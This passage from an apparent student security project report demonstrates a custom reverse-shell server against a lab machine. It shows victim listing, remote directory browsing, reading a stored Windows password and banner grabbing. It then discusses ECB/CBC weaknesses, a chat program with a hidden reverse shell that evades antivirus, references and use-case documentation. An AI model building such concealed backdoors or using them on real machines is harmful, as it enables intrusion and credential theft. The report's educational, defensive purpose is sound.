
As soon as a user connects to the server, I would be able to list the current users and the different ports that they are connected to the server. This can be shown in the figure below.



```
turtle
Welcome to Turtle Shell!
Type 'help' for a list of commands
turtle> help

                Available commands:
                list
                select [option] where option=1,2 or 3,...
                aes [on/off]
                cipher [cbc/ecb]

turtle> list

+-----+--------------+-------+
| No. |  IP Address  |  Port |
+-----+--------------+-------+
|  0  | 192.168.56.1 | 49417 |
|  1  | 192.168.56.1 | 49420 |
|  2  | 192.168.56.1 | 49424 |
|  3  | 192.168.56.1 | 49445 |
+-----+--------------+-------+

turtle>
```

Figure 29: Listing connected users to the server via Reverse Shell


Once a user has been chosen as my target, a reverse shell on the user's computer will be created. From there, I will have remote system access and command execution would be made possible.



```
turtle> list

+-----+---------------+-------+
| No. |  IP Address   |  Port |
+-----+---------------+-------+
|  0  | 192.168.56.1 | 49417 |
|  1  | 192.168.56.1 | 49420 |
|  2  | 192.168.56.1 | 49424 |
|  3  | 192.168.56.1 | 49445 |
+-----+---------------+-------+

turtle> select 2
You are now connected to ('192.168.56.1', 49424)

('192.168.56.1', 49424) C:\Users\User> cd C:\Users
('192.168.56.1', 49424) C:\Users> dir
 Volume in drive C is OS
 Volume Serial Number is 9C2F-D4F3

 Directory of C:\Users

25/03/2021  11:59 AM    <DIR>          .
25/03/2021  11:59 AM    <DIR>          ..
01/09/2016  02:50 AM    <DIR>          Default.migrated
16/03/2021  09:17 PM    <DIR>          Public
25/03/2021  12:00 PM    <DIR>          SECRET
22/03/2021  01:39 PM    <DIR>          User
               0 File(s)              0 bytes
               6 Dir(s)  109,526,818,816 bytes free

('192.168.56.1', 49424) C:\Users>
```

Figure 30: Directory Traversal using common Windows CMD Commands

Basic Windows CMD commands such as ‘cd’ and ‘dir’ can be remotely executed to perform directory traversal. In this scenario, I have managed to locate a directory named “SECRET” on the target’s machine, which may contain sensitive information.




```
('192.168.56.1', 49424) C:\Users> cd SECRET
('192.168.56.1', 49424) C:\Users\SECRET> dir
 Volume in drive C is OS
 Volume Serial Number is 9C2F-D4F3

 Directory of C:\Users\SECRET

25/03/2021  12:00 PM    <DIR>          .
25/03/2021  12:00 PM    <DIR>          ..
25/03/2021  12:00 PM                22 my_secret.txt
               1 File(s)             22 bytes
               2 Dir(s)  108,741,390,336 bytes free

('192.168.56.1', 49424) C:\Users\SECRET> more my_secret.txt
Windows Password: P@$$w0rd!123
```

Figure 31: Example of sensitive data exposed

After diving deeper into the said folder, it would seem that I have found the compromised user's windows password. This is a prime example of how hackers can expose sensitive information using a reverse shell.

Another effective way of using a reverse shell, is the use of predefined commands added to the shell. In this case, I have added a predefined command called "uname". This command would allow me to retrieve the user's computer basic information as shown in the figure below.



```
('192.168.56.1', 49424) C:\Users\User> uname

Hostname: DRAGMID
Platform: win32
Architecture: 64bit, WindowsPE
System: Windows
Release Version: 10.0.19041
Machine: AMD64
Processor: Intel64 Family 6 Model 60 Stepping 3, GenuineIntel

('192.168.56.1', 49424) C:\Users\User>
```

Figure 32: Banner Grabbing the compromised machine

Retrieving a computer’s basic information can be crucial for hackers. This is because they may be able to find out if there are any existing vulnerabilities in your system version that are not up to date. Hackers could exploit those vulnerabilities and perform privilege escalation to have administrator/root access.

Moreover, there were no security flags raised by the target’s computer firewall which makes the reverse shell a significant breach in security.

6. CHAPTER SIX: CONCLUSION AND RECCOMENDATION

6.1 Conclusion of ECB and CBC

In conclusion, the ECB mode should never be used when encrypting more than one block of data using the same key. This is because two equal plaintext blocks have equal corresponding ciphertext blocks. Thus, diffusion is lost. By analysing the patterns, the attacker may be able to deduce properties that you otherwise thought were hidden. This defeats the purpose of what block ciphers are supposed to protect against.

CBC mode provides better encryption than ECB though the use of an IV and chaining each block to make each ciphertext block unique. However, its main drawback is that it is malleable. This can be proven with the padding oracle attack that was demonstrated before which allows the attacker to modify the contents of a message in order to learn more information about the system.

In real world applications, supposed an online store uses CBC mode to hide their payment information, and a user proceeds to purchase an item by sending an encrypted message containing, “TRANSFER $50 TO ACCOUNT #1337”. If the attacker is able to intercept that message on the wire, he would be able to modify the contents of the message and guess the format of the unencrypted message. He can then proceed to change the contents of the message to “TRANSFER $5000 TO ACCOUNT #3993” and send it to the system for processing.

It is recommended that messages using CBC mode should be digitally signed with a Message Authentication Code (MAC) to ensure the integrity of the ciphertexts. Other block ciphers that provides authentications can be considered too.

In short, simply because something is encrypted, does not imply that it is trustworthy. Implementing strong cryptography algorithms such as AES can be complex and requires many moving parts. Hence, it is challenging to implement securely. If any of these components is not handled properly, the entire system can be compromised.

6.2 Conclusion of Reverse Shell

Reverse shells can be useful as they are most often used by system network administrators when they need to remotely access multiple computers to operate. However, they can also be used unethically by hackers to gain full access to your machine the moment you connect to their malicious server.

At first thought, it may seem absurd that a user would consent into connecting their computer to the hacker’s server. Yet, there are numerous ways for hackers to get around that. Some of the methods include giving out free software, or even placing a thumb drive at your doorstep with the reverse shell script waiting to be executed the moment the malicious program is being run.

The same can be said for the software product that I have built, dubbed as The Knotty Chat. If the program were to be converted into an executable, the reverse shell script would be unreadable and difficult to analyse. Moreover, it has been proven before that firewalls or built-in security programs such as Windows Defender would not raise any alerts when the reverse shell is created. This is because the user himself delegates his right to run the malicious program. By doing so, the computer’s operating system will grant permission and allow the program to run on behalf of the user which raises key security issues. Depending on the program, it may even set the reverse shell to autorun on Windows start-up which provides persistence for it.

To detect if a reverse shell exists on your computer, it is recommended to use security tools like “Falco” or “Sysdig Secure” to remove it. It is imperative to get rid of it as soon as possible to prevent your data from being exposed or stolen.

6.3 Challenges Faced

In the course of taking up this project, one of the biggest challenges I have faced was building the software product, The Knotty Chat. At the start, building a basic simple client/server script as the foundation was simple enough to establish a socket connection. But as more features were being added and the code becoming more complex, it became difficult to keep track of the communication between the client and the server.

At one point, the server stopped responding when at least two or more clients connected to the server at the same time, whereas having one client connect to the server at a time allowed the program to run smoothly. Initially, I thought it had something to do with the threading module (e.g. creating the thread or killing the thread process) not implemented correctly.

Eventually, after weeks of debugging, I discovered that the flow of the server script went out of sync from the client script when two clients connected at the same time. Apparently, when the second client connected, the server script had yet to finish its program loop after accepting the first client's connection request. The server was still expecting to receive a reply or message from the first client before it could handle the next request.

This was solved by having the client script send an "acknowledged" reply to the server that connection has been established. Unknowingly, this fix had followed the exact same concept of a TCP 3-way handshake and worked flawlessly handling multiple connection request at the same time.

Going further, The Knotty Chat was originally meant to be run on the Windows command line. "But why stop there?", I thought. Since it was a software product meant to for the general public to use, I decided to add a GUI interface for it. At first, I was afraid I would not be able to complete in time due to having time constraints. However, using my previous knowledge I had on front-end web development from before, I was able to familiarize myself with Python's implementation and managed to make a simple GUI design for The Knotty Chat.

Unfortunately, while the code managed to integrate correctly with the GUI, another issue popped up when clients start to communicate to each other in the chatroom frame of the GUI. For reasons, it unexpectedly takes a long time for clients' messages to be sent to each other. Regrettably, I was never able to find out the reason due to the project's deadline approaching. Furthermore, it would take a huge amount of time to look through the code on both scripts again to debug the problem. My only guess was that the message delay happened because the classes were not redefined properly when I threw in the code for the GUI. In the end, the only GUI that worked properly without any issues was the one implemented for the Padding Oracle Attack demo.

With all things considered, this project was challenging enough to keep pushing me forward to go beyond than what was expected. Nevertheless, I had a lot of fun taking up this project and learnt a lot from it.

References

[1] Maayan, “The IoT Rundown For 2020: Stats, Risks, and Solutions -- Security Today,” *Security Today,* 13-Jan-2020. [Online]. Available: https://securitytoday.com/Articles/2020/01/13/The-IoT-Rundown-for-2020.aspx?Page=2. [Accessed: 18-Jan-2021].

[2] Bendovschi, “Cyber-Attacks – Trends, Patterns and Security Countermeasures,” *Procedia Economics and Finance,* vol. 28, pp. 24–31, 2015.

[3] Simplilearn, “The Most Effective Data Encryption Techniques You Must Know in 2021 [Updated],” Simplilearn.com, 21-Dec-2020. [Online]. Available: https://www.simplilearn.com/data-encryption-methods-article. [Accessed: 22-Jan-2021].

[4] “Cybercriminals find new ways to exploit vulnerabilities,” *Afcea.org,* 23-Feb-2010. [Online]. Available: https://www.afcea.org/content/cybercriminals-find-new-ways-exploit-vulnerabilities. [Accessed: 22-Jan-2021].

[5] L. Columbus, “Cybersecurity spending to reach $123B in 2020,” Forbes Magazine, 09-Aug-2020.

[6] M. Cobb, “What is AES Encryption and How Does it Work?,” *Techtarget.com,* 17-Apr-2020. [Online]. Available: https://searchsecurity.techtarget.com/definition/Advanced-Encryption-Standard. [Accessed: 17-Mar-2021].

[7] “Secure your data with AES-256 encryption,” *Atpinc.com*. [Online]. Available: https://www.atpinc.com/blog/what-is-aes-256-encryption. [Accessed: 17-Mar-2021].888

[8] H. S. Mohan, A. R. Reddy, and T. Manjunath, “Improving the Diffusion power of AES Rijndael with key multiplication,” 2011.

[9] “What is rijndael? A closer look at the advanced encryption standard (AES),” *Finjan.com,* 13-Feb-2017. [Online]. Available: https://blog.finjan.com/rijndael-encryption-algorithm/. [Accessed: 17-Mar-2021].

[10] J. Lake, “What is AES encryption (with examples) and how does it work?,” *Comparitech.com,* 05-Oct-2018. [Online]. Available: https://www.comparitech.com/blog/information-security/what-is-aes-encryption/. [Accessed: 17-Mar-2021].


[11] *Blazhevski, D., Божиновски, A., Stojcevska, B. and Pachovski, V., 2013. Modes of Operation of the AES Algorithm. In: The 10th Conference for Informatics and Information Technology (CIIT 2013).*

[12] Wikipedia contributors, "Block cipher mode of operation," *Wikipedia, The Free Encyclopedia*, 03-Mar-2021. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Block_cipher_mode_of_operation &oldid=1009981392. [Accessed: 17-Mar-2021].

[13] "Crypto-IT," *Crypto-it.net*. [Online]. Available: http://www.crypto-it.net/eng/attacks/chosen-plaintext.html. [Accessed: 17-Mar-2021].

[14] Jody, Ed., *Sqlalchemy*. Cred Press, 2012.

Appendix A – Product Documentation of The Knotty Chat



The figure above displays the overall use case diagram of The Knotty Chat. It shows the various use cases and how they interact with the system.

The 3 primary actors are the client, administrator, and the hacker, while the secondary actor represents the server. The following describes each of the use cases and its functionality based on how the actors interact with it.

Login

This Use Case describes the process by which users log into chatroom. It also sets up access to other permissions for administrators.

Actors:

- Client
- Administrator
- Server

Post-Conditions:

- Server must be able to verify the Client/Administrator.

“Include” Use Cases:

- Verify Username/Password


“Extension” Points


- Display Login Error

Flow of Events:

1. The Use Case starts when the user selects the “Login” option in the main menu.
2. The system will display the login screen.
3. While the user does not select the “Back” button
4. The user enters the username and password.
5. The system will verify the information.
6. The system will set access permissions.
7. If the user is a Client, give access to the chatroom and display the chatroom screen.
8. Else if the user is an Administrator, give admin rights and display the admin main menu screen.
9. Else if the information is incorrect, display login error message.
10. The Use Case will end if the user is logged in successfully.

User Interface:





Scenarios:

- Invalid username
- Invalid password
- User does not have an existing account in the database

Logout

This Use Case describes the process by which users logged out of their accounts.

Actors:

- Client
- Administrator
- Server

Pre-Conditions:

- Users are already logged into their accounts.

Post-Conditions

- Server must be able to log the users out of their accounts.
- Server must update the user's online status in the database.

Create/Add Account

This Use Case describes the process by which new accounts are added to the database.

Actors:

- Client
- Administrator
- Server

Post-Conditions:

- Server must be able to ensure there are no duplicate accounts in the database.
- Server must hash the password using SHA-256 hash function.
- Server must be able to store both username and hashed password into the database.

"Extension" Points

